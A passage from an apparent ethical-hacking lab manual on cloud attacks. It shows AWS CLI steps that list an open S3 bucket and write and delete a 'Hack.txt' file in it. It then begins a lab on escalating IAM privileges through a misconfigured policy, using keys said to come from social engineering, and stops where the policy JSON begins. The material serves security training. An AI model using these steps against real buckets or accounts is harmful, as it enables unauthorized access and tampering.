Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[root@parrot]~# #aws configure
AWS Access Key ID [None]: AJI
AWS Secret Access Key [None]:

```

22. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C** on your keyboard, and minimize the browser window. Switch to the **Terminal** window.
23. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.
24. In the **Default region name** field, type **eu-west-1** and press **Enter**.
25. The **Default output format** prompt appears; leave it as default and press **Enter**.


```

awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
[root@parrot]-[~]
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[✗]-[root@parrot]-[~]
#aws configure
AWS Access Key ID [None]: AJI
AWS Secret Access Key [None]: kaS
Default region name [None]: eu-west-1
Default output format [None]:
[root@parrot]-[~]
#

```

26. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use that bucket in this task.

Note: The public S3 buckets can be found during the enumeration phase.

27. Let us list the directories in the **certifiedhacker1** bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker1**) and press **Enter**.

Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.


28. This will show you the list of directories in the **certifiedhacker1** S3 bucket, as shown in the screenshot.

```


aws s3 ls s3://certifiedhacker1 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20 5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22 5201590 PRE-Whitepaper.pdf
[root@parrot]-[~]
#

```


29. Now, maximize the browser window, type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.
30. This will show you the complete list of directories and files available in this bucket.



31. Minimize the browser window and switch to **Terminal**.
32. Let us move some files to the certifiedhacker1 bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.
33. By issuing this command, you are creating a file named **Hack.txt**.



34. Let us try to move the **Hack.txt** file to the **certifiedhacker1** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker1** and press **Enter**.
35. You have successfully moved the **Hack.txt** file to the **certifiedhacker1** bucket.

```

aws s3 mv Hack.txt s3://certifiedhacker1 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
[root@parrot]~# #aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20      5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22      5201590 PRE-Whitepaper.pdf
[root@parrot]~# #echo "You have been hacked" >> Hack.txt
[root@parrot]~# #aws s3 mv Hack.txt s3://certifiedhacker1
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt
[root@parrot]~# #
  
```

36. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.
37. You can observe that the **Hack.txt** file is moved to the **certifiedhacker1** bucket, as shown in the screenshot.

```

Applications Places System Mon Apr 25, 03:03
Mozilla Firefox
certifiedhacker1.s3.amazonaws.com
https://certifiedhacker1.s3.amazonaws.com
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn
This XML file does not appear to have any style information associated with it. The document tree is shown below.
- <ListBucketResult>
  <Name>certifiedhacker1</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>>false</IsTruncated>
  - <Contents>
    <Key>Hack.txt</Key>
    <LastModified>2022-04-25T07:02:44.000Z</LastModified>
    <ETag>"fbd0377ef37720e31310989fb4953166"</ETag>
    <Size>21</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  - <Contents>
    <Key>PRE-Publication-version-SP.800-203.pdf</Key>
    <LastModified>2022-04-25T06:52:20.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  - <Contents>
    <Key>PRE-Whitepaper.pdf</Key>
    <LastModified>2022-04-25T06:52:22.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
  </Contents>
  
```


38. Minimize the browser window and switch to the **Terminal** window.
39. Let us delete the **Hack.txt** file from the **certifiedhacker1** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker1/Hack.txt** and press **Enter**.
40. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker1** bucket.

```

[root@parrot]~
#aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf
[root@parrot]~
#echo "You have been hacked" >> Hack.txt
[root@parrot]~
#aws s3 mv Hack.txt s3://certifiedhacker1
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt
[root@parrot]~
#aws s3 rm s3://certifiedhacker1/Hack.txt
delete: s3://certifiedhacker1/Hack.txt
[root@parrot]~
#

```

41. To verify whether the file is deleted, switch to the browser window and reload the page.
42. The **Hack.txt** file is deleted from the **certifiedhacker1** bucket.

```

- <ListBucketResult>
  <Name>certifiedhacker1</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>>false</IsTruncated>
  - <Contents>
    <Key>PRE-Publication-version-SP.800-203.pdf</Key>
    <LastModified>2022-04-25T06:52:20.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  - <Contents>
    <Key>PRE-Whitepaper.pdf</Key>
    <LastModified>2022-04-25T06:52:22.000Z</LastModified>
    <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
    <Size>5201590</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>

```


Module 19 – Cloud Computing

43. Thus, you can add or delete files from open S3 buckets.
44. This concludes the demonstration of exploiting public S3 buckets.
45. Close all open windows and document all acquired information.
46. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of gaining higher-level or administrator-level privileges for the target system using a non-administrator user account.

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user's account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Lab Tasks

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account. You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

Note: In this task, for demonstration purposes, we have created an IAM user account with permissions including `iam:CreatePolicy`, `iam:AttachUserPolicy`, `iam:ListUserPolicies`, `sts:AssumeRole`, and `iam:ListRoles`. These policies can be exploited by attackers to gain administrator-level privileges.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon in the menu to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the terminal window, type **aws configure** and press **Enter**.

8. Enter the details of the target IAM user's access key in the **AWS Access Key ID** field and press **Enter**. Similarly, in the **AWS Secret Access Key** field, enter the target IAM user's secret access key and press **Enter**.

Note: The **AWS Access Key ID** and **AWS Secret Access Key** of the target user's account can be obtained using various social engineering techniques, as discussed in **Module 09 Social Engineering**.

9. In the **Default region name** field, type **us-east-2** and press **Enter**. In the **Default output format** field, type **json** and press **Enter**.

```

aws configure - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# aws configure
AWS Access Key ID [*****QAJI]:
AWS Secret Access Key [*****tkaS]:
Default region name [eu-west-1]: us-east-2
Default output format [None]: json

```

10. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.
11. In the terminal window, type **vim user-policy.json** and press **Enter**.

Note: This command will create a file named **user-policy** in the **root** directory.

```

aws configure - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# aws configure
AWS Access Key ID [*****QAJI]:
AWS Secret Access Key [*****tkaS]:
Default region name [eu-west-1]: us-east-2
Default output format [None]: json
[root@parrot]-[~]
# vim user-policy.json

```

12. A command line text editor appears; press **I** and type the script given below:

```

{
  "Version": "2012-10-17",

```

